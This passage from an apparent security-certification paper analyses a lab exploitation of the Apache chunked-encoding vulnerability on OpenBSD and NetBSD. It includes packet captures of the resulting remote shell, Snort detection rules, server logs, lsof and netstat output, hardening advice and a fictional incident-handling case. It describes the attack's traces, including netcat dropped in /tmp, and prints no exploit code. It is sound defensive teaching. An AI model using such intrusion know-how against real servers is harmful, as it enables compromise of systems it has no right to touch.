***AP*** Seq: 0xCD5043B7  Ack: 0x2A020BA2  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056770 1156647666
6C 73 20 2D 6C 0A                                ls -l.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:43.844240 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x381
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:6369 IpLen:20
DgmLen:883 DF
***AP*** Seq: 0x2A020BA2  Ack: 0xCD5043BD  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647669 1056770
74 6F 74 61 6C 20 39 30 36 36 0A 64 72 77 78 72  total 9066.drwxr
2D 78 72 2D 78 20 20 20 32 20 72 6F 6F 74 20 20  -xr-x   2 root
77 68 65 65 6C 20 20 20 20 20 20 35 31 32 20 41  wheel      512 A
```

```
--- output of the ls -l command has been left out for reading purposes ---

78 72 2D 78 20 20 32 34 20 72 6F 6F 74 20 20 77  xr-x  24 root  w
68 65 65 6C 20 20 20 20 20 20 35 31 32 20 41 70  heel      512 Ap
72 20 31 33 20 32 33 3A 30 34 20 76 61 72 0A     r 13 23:04 var.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:43.844394 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55849 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD5043BD  Ack: 0x2A020EE1  Win: 0x2076  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056784 1156647669
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:44.442413 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:64 TOS:0x0 ID:55850 IpLen:20
DgmLen:52 DF
***A***F Seq: 0xCD5043BD  Ack: 0x2A020EE1  Win: 0x2076  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056844 1156647669
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:44.447324 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:7531 IpLen:20
DgmLen:52 DF
***A**** Seq: 0x2A020EE1  Ack: 0xCD5043BE  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647671 1056844
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:44.452355 0:50:56:40:0:4A -> 0:40:5:50:CA:57 type:0x800 len:0x42
192.168.254.53:80 -> 192.168.254.3:1028 TCP TTL:64 TOS:0x0 ID:14076 IpLen:20
DgmLen:52 DF
***A***F Seq: 0x2A020EE1  Ack: 0xCD5043BE  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1156647671 1056844
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/07-12:47:44.452440 0:40:5:50:CA:57 -> 0:50:56:40:0:4A type:0x800 len:0x42
192.168.254.3:1028 -> 192.168.254.53:80 TCP TTL:255 TOS:0x0 ID:0 IpLen:20
DgmLen:52 DF
***A**** Seq: 0xCD5043BE  Ack: 0x2A020EE2  Win: 0x2076  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1056845 1156647671
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Signature of the attack against NetBSD system:

The signature for the attack against the NetBSD is similar except for the fact that a lot more packets are being sent to the target since this attack was initiated in brute force mode. To indicate the difference a little bit: the size of the captured data with snort for the OpenBSD system was 159 KB while the size of the captured data for the NetBSD system was 18308 KB.

4.5.b. Snort IDS events in "alert"

These are the events as found in the snort log (/var/log/snort/alert for default installations). First a "Chunked Encoding" event appeared in the log file, followed by an "id command attempt" event.

OpenBSD

```
[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
08/17-14:19:19.783155 192.168.254.3:1026 -> 192.168.254.53:80
TCP TTL:64 TOS:0x0 ID:39885 IpLen:20 DgmLen:518 DF
***AP*** Seq: 0x22BCDE78  Ack: 0xD0947B13  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 63932 517635502
[Xref => http://www.securityfocus.com/bid/4474]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079]
```

```
[Xref => http://www.securityfocus.com/bid/5033]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392]

[**] [1:1333:4] WEB-ATTACKS id command attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/17-14:19:19.983096 192.168.254.3:1026 -> 192.168.254.53:80
TCP TTL:64 TOS:0x0 ID:39888 IpLen:20 DgmLen:147 DF
***AP*** Seq: 0x22BCE04B  Ack: 0xD0947B20  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 63952 517635503
```

Note that the source port for both events is the same. This is because we have used a predefined target which is a direct hit.

NetBSD

```
[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
08/17-15:19:39.646645 192.168.254.3:1152 -> 192.168.254.52:80
TCP TTL:64 TOS:0x0 ID:42239 IpLen:20 DgmLen:566 DF
***AP*** Seq: 0x6ED57DD  Ack: 0xBAB0B03C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 425870 1088
[Xref => http://www.securityfocus.com/bid/4474]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079]
[Xref => http://www.securityfocus.com/bid/5033]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392]

[**] [1:1333:4] WEB-ATTACKS id command attempt [**]
[Classification: Web Application Attack] [Priority: 1]
08/17-15:19:39.879014 192.168.254.3:1154 -> 192.168.254.52:80
TCP TTL:64 TOS:0x0 ID:39003 IpLen:20 DgmLen:147 DF
***AP*** Seq: 0x6966650  Ack: 0xBD8636DC  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 425894 1089
```

Note that here, we have different source ports in the 2 events. This is because we have used the brute forcing functionality of the exploit.

Snort IDS rules used (for both attacks)

- "Transfer Encoding" from web-misc.rules

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
Transfer-Encoding\: chunked"; flags:A+; content
:"Transfer-Encoding\:"; nocase; content:"chunked"; nocase; classtype:web-
application-attack; reference:bugtraq,4474; re
ference:cve,CAN-2002-0079; reference:bugtraq,5033; reference:cve,CAN-
2002-0392; sid:1807; rev:1;)
```

  This trigger is activated when
  1. traffic is directed to a webserver on a http port (80/tcp for example) and
  2. multiple A's occur in the http request and
  3. the "chunked-encoding:" header is in the message and
  4. the "chunked" entry is in the header
- "Id command attempt" from web-attacks.rules

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-
ATTACKS id command attempt"; flags:A+; content:"\;id
";nocase; sid:1333; classtype:web-application-attack; rev:4;)
```

  This trigger is activated when
  1. Traffic is directed to a webserver on a http port
  2. multiple A's occur in the http request
  3. "id" is in the request

4.5.c. Apache logs

For a default installation of the apache webserver we have the following situations:

OpenBSD

In the apache log file "/usr/local/apache/log/error_log", we can find the following entries:

```
[Sat Aug 17 15:26:11 2002] [notice] child pid 16157 exit signal Segmentation
fault (11)
[Sat Aug 17 15:26:12 2002] [notice] child pid 18998 exit signal Segmentation
fault (11)
```

NetBSD

The error messages appearing in the /usr/local/apache/logs/error_log on the NetBSD server were a mix of the following messages. This is due to the brute force mode I used to get onto this system.

```
[Sat Aug 17 <time> 2002] [notice] child pid <pid> exit signal Segmentation fault
(11)
[Sat Aug 17 <time> 2002] [notice] child pid <pid> exit signal Bus error (10)
[Sat Aug 17 <time> 2002] [notice] child pid <pid> exit signal Illegal
instruction (4)
[Sat Aug 17 <time> 2002] [notice] child pid <pid> exit signal Arithmetic
exception (8)
```

4.5.d. Messages / syslog events

For a default installation of both operating systems, we have the following situations:

OpenBSD: On the default installation of the OpenBSD with a default apache installation, no entries have been found in the /var/log/messages file or other system log files.

NetBSD: Same behavior as on OpenBSD, no entries have been found in /var/log/messages or other system log files.

4.5.e. Netstat connections

OpenBSD

The netstat command issued like this "netstat –an" shows among all the other connections the following:

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address       Foreign Address       (state)
Tcp        0      0  192.168.254.53.80   192.168.254.3.1051    ESTABLISHED
```

If the attacker stays on the system, this connection could be there for a long time.

NetBSD

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address        Foreign Address        State
tcp        0      0  192.168.254.52.80    192.168.254.3.1351     ESTABLISHED
tcp        0      0  192.168.254.52.80    192.168.254.3.1350     TIME_WAIT
tcp        0      0  192.168.254.52.80    192.168.254.3.1349     TIME_WAIT

<similar packets left out for reading purposes>
```

```
tcp        0      0  192.168.254.52.80    192.168.254.3.1229     TIME_WAIT
tcp        0      0  192.168.254.52.80    192.168.254.3.1228     TIME_WAIT
tcp        0      0  192.168.254.52.80    192.168.254.3.1227     TIME_WAIT
```

We can see the same as for OpenBSD but here we can see also a lot of connections to the webserver in the TIME_WAIT state. These connections all have source ports that are incrementing by one until the ESTABLISHED connection to the webserver. This is the result of the brute forcing tool.
The output of the netstat command is more of importance when performing the incident handling than when trying to find the intruder.

4.5.f. List of open files

OpenBSD

The following entries have been found in the list of open files. The command was issued like this: "lsof". Only the interesting part is shown. This list of open files has been taken right after a compromise.

```
COMMAND    PID   USER   FD   TYPE     DEVICE SIZE/OFF   NODE NAME
sh       23482 nobody  cwd   VDIR        0,0      512      2 /
sh       23482 nobody  txt   VREG        0,0   307200 166674 /bin/sh
sh       23482 nobody    0u  IPv4 0xe08146bc      0t0    TCP open:www-
>192.168.254.3:1051 (ESTABLISHED)
sh       23482 nobody    1u  IPv4 0xe08146bc      0t0    TCP open:www-
>192.168.254.3:1051 (ESTABLISHED)
sh       23482 nobody    2u  IPv4 0xe08146bc      0t0    TCP open:www-
>192.168.254.3:1051 (ESTABLISHED)
sh       23482 nobody    3u  IPv4 0xe08146bc      0t0    TCP open:www-
>192.168.254.3:1051 (ESTABLISHED)
sh       23482 nobody   15w  VREG        0,0   725283  16577 / (/dev/wd0a)
sh       23482 nobody   16u  IPv4 0xe07f5d70      0t0    TCP *:www (LISTEN)
sh       23482 nobody   17w  VREG        0,0   278195  16578 / (/dev/wd0a)
sh       23482 nobody   18w  VREG        0,0      283  16579 / (/dev/wd0a)
```

NetBSD

Here we can see the same behavior as for OpenBSD. We can easily see that the shell (/bin/sh) has been run by a remote user due to the four different TCP connections shown in the list of open files.

```
COMMAND    PID   USER   FD   TYPE     DEVICE SIZE/OFF   NODE NAME
sh        2515 nobody  cwd   VDIR        0,0      512      2 /
sh        2515 nobody  txt   VREG        0,0   428248   8990 /bin/sh
sh        2515 nobody    0u  IPv4 0xc080d0b8      0t0    TCP 192.168.254.52:www-
>192.168.254.3:1351 (ESTABLISHED)
sh        2515 nobody    1u  IPv4 0xc080d0b8      0t0    TCP 192.168.254.52:www-
>192.168.254.3:1351 (ESTABLISHED)
sh        2515 nobody    2u  IPv4 0xc080d0b8      0t0    TCP 192.168.254.52:www-
>192.168.254.3:1351 (ESTABLISHED)
sh        2515 nobody    3u  IPv4 0xc080d0b8      0t0    TCP 192.168.254.52:www-
>192.168.254.3:1351 (ESTABLISHED)
sh        2515 nobody   15w  VREG        0,4    46732 172643 /usr (/dev/wd0e)
sh        2515 nobody   16u  IPv4 0xc07e3000      0t0    TCP *:www (LISTEN)
sh        2515 nobody   17w  VREG        0,4      689 172644 /usr (/dev/wd0e)
sh        2515 nobody   18w  VREG        0,4      290 172645 /usr (/dev/wd0e)
```

4.6. How to protect against it

4.6.a. Protection Measurements – running vulnerable versions

In this part, some measurements are given to people who are running a vulnerable version of the apache webserver and who want to make sure that they do everything they can in order to protect their webserver and to prevent an intrusion. The first two protection measurements are firewall related, first something more about regular firewalls followed by information about application level firewalls. Next topic deals with hardening – something that should be done to every server connected to the internet in one way or another. The last protection measurement handles upgrading a vulnerable version to a non vulnerable version; you will find the upgrade procedure used to upgrade the test systems in the test lab environment.

1. Installing a firewall

Installing a regular firewall (these can be access lists on the border router, a simple packet filtering device or statefull inspection firewalls) to protect against the Apache chunked encoding vulnerability is not a “real” protection but only limits what the attacker(s) can do. Placing a filtering device on the webserver itself or in front of the webserver (placing the webserver in a demilitarized zone) and limiting access to and from the webserver (e.g. only allowing port 80/tcp to the webserver and dropping everything else what isn’t needed, incoming as well as outgoing traffic) is not a real protection but could limit the attacker’s possibilities. A strong ruleset would not allow outbound connections from the webserver to the internet and the only inbound connections allowed would be on the default http port (80/tcp). Rulesets like this prevent the attacker from connection backwards to another machine owned by the attacker in order to download all sorts of tools to do his thing.

2. Installing an application level firewall

Next to a firewall, one could also install an application level firewall. An application level firewall is capable of filtering at the application layer instead of at the network layer. In other words, those firewalls can look for attacks at the application layer. This means that this type of firewalls can weed out incorrect or bad requests directed to the target webserver. They can make sure that nothing passes but the desired protocol with the restrictions (read: filtering rules) applied. Application level firewalls are sometimes also called proxy-level firewalls since the act as an advanced proxy between the client and the target webserver. Some examples of such application level firewalls are the appshield (from Sanctum – http://www.sanctuminc.com/solutions/appshield/index.html) and the dmz/shield (from Ubizen – http://www.ubizen.be/c_products_services/3_ubizen_dmzshield/c331.html).

3. Hardening of the web server

The following protection measurement is to harden and strip down the webserver completely; leaving nothing on the system that attackers could abuse once they get on the system. Before the actual hardening takes place, the first thing to do is

to know what the system will be used for (in this case a webserver) and to identify what components and packages are absolutely needed and which ones could be removed from the system. All the things not needed for the identified purpose of the machine will be removed or disabled. Hardening turns a default installed machine into a single purpose and stripped down system, limiting the possibilities of possible attackers.
A guideline on hardening an OpenBSD operating system can be found on the following website: http://geodsoft.com/howto/harden/

4. Upgrading the http daemon

The real protection measurement to this attack however, is to upgrade to the latest versions of the Apache Web Server (1.3.26 and 2.0.40 at the time of writing). These versions are fully patched against the Apache Chunked Encoding vulnerability.
The procedure followed to upgrade to a newer version of the apache server is (if the default settings and locations are used):

- download and unpack the apache 1.3.26 sources
- stop the old apache server version
- make a backup copy of the configured websites and of the httpd.conf configuration file
- run "./configure"
- run "make"
- run "make install"
- start the new apache server version
- verify that the apache server has been upgrade by checking the banner
- verify that the configured websites are still there
- verify the httpd.conf configuration file

4.6.b. What should the vendor(s) do?

The vendor – which is Apache in this case – should (and did) fix this issue and release patches or updates packages addressing this issue.
At the time of writing, Apache already released new packages. The latest versions are currently Apache 1.3.26 and Apache 2.0.40. Both are downloadable from http://www.apache.org/dist/httpd/ for various operating systems.

Vendors who incorporated the apache webserver in their own products also released patches and updated packages to fix this vulnerability. A complete list of the vendors that did this can be found on the securityfocus website on the following url: http://online.securityfocus.com/bid/5033

4.6.c. How can better detection be performed?

To get a better detection level (next to the already present network intrusion detection system), I tried the following things:

- On the apache webserver: log configuration was modified
- operating system level: modify log configuration

- operating system level: watch /tmp directory
- Install an intrusion detection system on the system itself (host based IDS)

1. Better logging for the apache webserver:

In the attempt to get better logging from the apache webserver itself, the following things were tried against the two test systems.

NetBSD

The configuration file httpd.conf (in /usr/local/apache/conf/) was changed in an attempt to get better logging of an attack.

```
#LogLevel warn
LogLevel debug

CustomLog /usr/local/apache/logs/referrer_log referrer
```

This didn't do exactly what was expected. The only thing more that appeared in the error_log file was informational messages ([info]) in the style of the following:

```
[<date> <time>] [info] server seems busy, (you may need to increase
StartServers, or Min/MaxSpareServers), spawning 8 children, there are 0 idle,
and 4 total children
```

These messages are due to the brute forcing we used, if no brute forcing was used, these messages wouldn't have appeared. The referrer_log and access_log files weren't populated during the attack since these are only used when connecting with a regular browser to the webserver.

OpenBSD

Here I changed the same things in the httpd.conf configuration file but on this platform, there were no extra logging messages. No buffer overflow attack was used here, only a predefined target.

2. Better logging on the Operating system level:

For both operating systems, no additional logging was possible as far as I know. A line was added to the configuration file of the syslog daemon (/etc/syslog.conf) but this didn't do much.

```
*.*          /var/log/log-all
```

Again, not much logging is possible. This is also not a good thing to rely on for detecting this attack.

3. Watching the /tmp directory

Since the temporary directory was world readable, writable and executable it would be a good idea to watch what happens here. Using a /tmp directory watcher that notices everything what happens into this directory (read files, writing files, deleting files or executing files) should already provide the system administrator with a good view of what is happening so that he can handle as appropriate.

The following tool was tested to satisfy in the need to do this. The drawback of this tool is that it is only capable of seeing of files were created/written or deleted. The tool used was dirwatch (can be downloaded from http://pedram.redhive.com/projects.php?category=all#dirwatch_1.0)

To be able to use this tool, it had to be compiled in the following way:

```
g++ dirwatch.cpp –o dirwatch –DLINUX
```

The command used to run dirwatch (as a process in the background) was the following:

```
./dirwatch > dirwatch-log.txt &
```

The output we get when dirwatch is running is for example the following (output is from an attack where Netcat was downloaded into the /tmp directory).

```
[dirwatch]
watching: /tmp

[+] .
[+] ..
[+] hacked.txt
[+] netcat.tar.gz
[-] netcat.tar.gz
[-] hacked.txt
exiting...
```

In this log, the “+” means that the file is created or written and the “-“ means that the file has been removed. If more information is needed that only this output, the following argument for verbose mode can be passed to the dirwatch command:

```
./dirwatch –v > dirwatch-log.txt &
```

The output then looks like this:

```
[dirwatch]
watching: /tmp

[+] drwxrwxrwx  root     wheel     512       .
[+] drwxrwxrwx  root     wheel     512       ..
[+] -rw-r--r--  nobody   wheel     28        hacked.txt
[+] -rw-r--r--  nobody   wheel     0         netcat.tar.gz
exiting...
```

Note that the file size of “netcat.tar.gz” is indicated incorrectly.
The dirwatch program already gives a good idea of what is happening in the /tmp directory.

4. Installing an additional IDS on the server itself

You can also install an intrusion detection system on the server itself to provide additional logging. This could evolve from a host based intrusion detection that checks for specific entries in log files and that also checks system critical files to a network based intrusion detection that performs checks on the incoming and outgoing TCP/IP connections or a combination of both. Choosing for a combination of both is in my opinion the best choice since attacks will be noticed

on the network level in real-time and actual intrusions will be noticed in the various log files on the system (if this logging is possible of course).
A possible host based intrusion detection system in the lab environment is to simply check the log files of the apache (and - if installed - the dirwatch program) for specific entries.
A simple tool like logcheck – now called logsentry - (from the following url directly http://insecure.dk/openbsd/logcheck-1.1.1.tgz or from the website of psionic, the current maintainer of logsentry http://www.psionic.com/products/logsentry.html) can be used but also more advanced host ids systems (or even hybrid ids systems) can be used. An example of a hybrid IDS system is Prelude Hybrid IDS (http://www.prelude-ids.org/).
One could also consider installing tripwire as well but this is more a file integrity checker, making sure that the files installed are not modified.

To illustrate the host intrusion detection, logcheck was tested in the lab environment.
The following line was added into the logcheck.sh script (default location /usr/local/etc/logcheck.sh) to reflect the system settings. This is in fact an additional log file to check.

```
$LOGTAIL /usr/local/apache/logs/error_log >> $TMPDIR/check.$$
```

The following word was added to the logcheck.violations file (default location /usr/local/etc/logcheck.violations) to make sure the string we want to check for is used.

```
Segmentation
```

A sample report of what the output of logcheck might look like is this:

```
Security Violations
=-=-=-=-=-=-=-=-=-=
[<date> <time> 2002] [notice] child pid <pid> exit signal Segmentation fault
(11)
[<date> <time> 2002] [notice] child pid <pid> exit signal Segmentation fault
(11)

Unusual System Events
=-=-=-=-=-=-=-=-=-=
[<date> <time> 2002] [notice] child pid <pid> exit signal Segmentation fault
(11)
[<date> <time> 2002] [notice] child pid <pid> exit signal Segmentation fault
(11)
```

This report can be send by mail to the network administrator or security officer to notify that there is a potential problem.
The logcheck script can be used in a cronjob to check the log files each hour.

5. Conclusions

To conclude the attempts to detect this attack in a better way, we can say the following: With the lack of logging on the apache webserver level it's almost impossible to find out who (the source ip address) attacked the system in case of an intrusion when only this logging is enabled. People relying on the logging of the system itself are also fairly blind (nothing is noticed) when an attack or intrusion occurs. Using a /tmp directory watcher gives a good overview of what is going on in that particular directory. If something strange happens (user nobody

that is creating a file for example) this can be logged or other actions can be taken to alert the system administrator or security officer. Only when other detection measurements like an intrusion detection system or firewalls are used, this detection could be far easier. The intrusion detection system can be used as a standalone network IDS or as a host IDS, installed on the webserver itself. This host based intrusion detection can check specific log files to find specific attack signatures known to belong to certain attacks. The reports can be mailed to the administrator.
So we can see that we can perform better detection of this kind of attack using some simple measurements. The best detection would be using a combination of the several methods (described in the previous sections) but then time synchronization between the several machines involved is needed. This time synchronization can be done using ntp (network time protocol).

5. The Incident Handling Process

This part will be completely theoretical since the tests were performed in a lab environment.
First, an incident at a certain company is shown (completely fictive and theoretical). This incident is then torn apart into the 6 stages of the incident handling process.

5.1. The Incident

Imagine that the web servers belong to the fictive company "Apaco". References to existing names of people, companies or other are totally accidental.
The IT security officer (secoff) noticed specific events in the IDS log files and decided to write these down in a logbook and to notify the IT security manager.
Logbook entries:

1. Sept 4, 2002 08h45 am: IDS Events: "WEB-MISC Transfer-Encoding: chunked" and "WEB-ATTACKS id command attempt"
2. Sept 4, 2002 08h47 am: Checked firewall logs, connection attempt from webserver to the internet
3. Sept 4, 2002 08h50 am: Started checking the webserver with the following commands: netstat (showed 1 single connection to the webserver) and lsof (showed that /bin/sh was in use by "nobody" and apparently from a remote site.
4. Sept 4, 2002 09h00 am: Notified IT security manager

The IT Security manager then on his part notified the Management of Apaco. They decided that the servers should be taken offline to be able to investigate them but that the website functionality had to be restored as soon as possible.
The logbook has now the following additional entries:

5. Sept 4, 2002 09h05 am: IT Security manager notified CEO. Decision: take server offline to investigate but restore functionality ASAP
6. Sept 4, 2002 09h08 am: Compromised server was taken offline by pulling the network cable
7. Sept 4, 2002 09h10 am: A maintenance webserver was put in place stating that the site was down due to maintenance.

So the secoff was instructed to investigate the compromise. He decided to take a backup before he began with it. Like that he thought he wouldn't erase traces of the intrusion on the system. The compromised server was then re-installed and reconfigured completely from scratch on spare hardware. This time with the correct and updated software patches and fixes applied.
The logbook was filled with the following entries:

8. Sept 4, 2002 09h45 am: Made backup of compromised server by duplicating the disk with the UNIX command "dd". (The disk of the compromised server has been put in another server to accomplish this).
9. Sept 4, 2002 00h00 pm: Started to rebuild server from scratch (OS + server) on spare hardware

10. Sept 4, 2002 02h10 pm: Installed latest updates and fixes.
11. Sept 4, 2002 03h00 pm: Made a full documentation of the server with version numbers included
12. Sept 4, 2002 03h15 pm: Checked the server with a vulnerability scanner
13. Sept 4, 2002 03h30 pm: Connect the rebuilt server in place of the maintenance server
14. Sept 4, 2002 03h32 pm: Notified IT security manager
15. Sept 4, 2002 03h35 pm: IT Security manager notified management that functionality was back
16. Sept 4, 2002 03h40 pm: Started the investigation of the compromised server.
17. Sept 4, 2002 03h55 pm: Logfiles of the Apache webserver show a segmentation fault event.
18. Sept 4, 2002 04h05 pm: Discovered suspicious files in the /tmp directory on the webserver

After bringing the rebuilt server back online, the secoff started with his investigation. He looked at the system log files, the apache log files and looked into several other places where files could be hidden. In the system log files nothing was found but in the apache log files, he noticed an event stating that a segmentation fault occurred on the webserver. When the secoff investigated the file system, he noticed several files in the /tmp directory, all with a very recent timestamp and some of those files were executable. The files the secoff found were actually files placed by the intruder for later use.

The evidence that the security officer was able to gather is the following list:

- IDS Event logs. These can be seen in the log files of the intrusion detection system
- Firewall logs: These show a connection attempt to the internet from the webserver
- Output of the netstat command shows that a single connections exists to the webserver
- Output of the lsof command shows that /bin/sh is in use of “nobody”, coming from a remote location (ip address is logged here)
- The logbook where he kept all events that occurred while handling this incident
- The suspicious files he found in the /tmp directory of the compromised system
- The file-system image created with dd

We can create an incident handling flowchart from this incident. This flowchart looks like this:



Figure 4: Flowchart of the incident handling process used

The "NO" choices are certainly not recommended but not imaginable since these decisions are made by management people.

5.2. First stage: Preparation

The existing countermeasure in place to detect this incident was only an Intrusion Detection System (Network IDS) and a firewall protecting the company's network from the internet.
There was no incident handling process present and known before this attack happened. Therefore, there was no incident handling team either. The security officer was the only person investigating and handling this incident and the secoff reported to his IT Security manager, so we could see these two persons as the incident handling team.
Prior to this attack, there were no policies regarding incident handling and no procedures to follow during the incident handling process. However, the IT Security officer had full support of his/her IT Security manager.
This was the first bad thing to happen to this company so no jump bag was available at the time of the intrusion either.

5.3. Second stage: Identification

The identification of this attack was easily performed using the following:

- Log files of the apache webserver
- IDS events showing in the IDS log files

- Output of the commands netstat and lsof. These commands were executed after the events in the IDS was noticed and showed that there was a possible intruder busy on the system.
- Log of the firewall (outbound connection attempt)

So this attack was fairly quickly identified as an incident since there was an "id" command attempt as well. The only countermeasure that the company had was a firewall. This firewall wasn't a real protection since this was a pure web based attack. The intrusion detection system was very successful in alerting the IT Security officer. This secoff investigated the server with a netstat and lsof command. He identified this as a compromise since /bin/sh was run by user "nobody". This user shouldn't be able to run /bin/sh at all.

Log file of the apache webserver

```
[Wed Sept 4 15:26:11 2002] [notice] child pid 16157 exit signal Segmentation
fault (11)
```

IDS Events

```
[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
09/04-14:19:19.783155 v.w.x.y:1026 -> 192.168.254.53:80
TCP TTL:64 TOS:0x0 ID:39885 IpLen:20 DgmLen:518 DF
***AP*** Seq: 0x22BCDE78  Ack: 0xD0947B13  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 63932 517635502
[Xref => http://www.securityfocus.com/bid/4474]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079]
[Xref => http://www.securityfocus.com/bid/5033]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392]

[**] [1:1333:4] WEB-ATTACKS id command attempt [**]
[Classification: Web Application Attack] [Priority: 1]
09/04-14:19:19.983096 v.w.x.y:1026 -> 192.168.254.53:80
TCP TTL:64 TOS:0x0 ID:39888 IpLen:20 DgmLen:147 DF
***AP*** Seq: 0x22BCE04B  Ack: 0xD0947B20  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 63952 517635503
```

Output of netstat

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address       Foreign Address       (state)
Tcp        0      0  192.168.254.53.80   v.w.x.y.1051    ESTABLISHED
```

Output of lsof

```
COMMAND    PID   USER   FD   TYPE     DEVICE SIZE/OFF   NODE NAME
sh       23482 nobody  cwd   VDIR        0,0      512      2 /
sh       23482 nobody  txt   VREG        0,0   307200 166674 /bin/sh
sh       23482 nobody    0u  IPv4 0xe08146bc      0t0    TCP open:www->
v.w.x.y:1051 (ESTABLISHED)
sh       23482 nobody    1u  IPv4 0xe08146bc      0t0    TCP open:www->
v.w.x.y:1051 (ESTABLISHED)
sh       23482 nobody    2u  IPv4 0xe08146bc      0t0    TCP open:www->
v.w.x.y:1051 (ESTABLISHED)
sh       23482 nobody    3u  IPv4 0xe08146bc      0t0    TCP open:www->
v.w.x.y:1051 (ESTABLISHED)
sh       23482 nobody   15w  VREG        0,0   725283  16577 / (/dev/wd0a)
sh       23482 nobody   16u  IPv4 0xe07f5d70      0t0    TCP *:www (LISTEN)
```

```
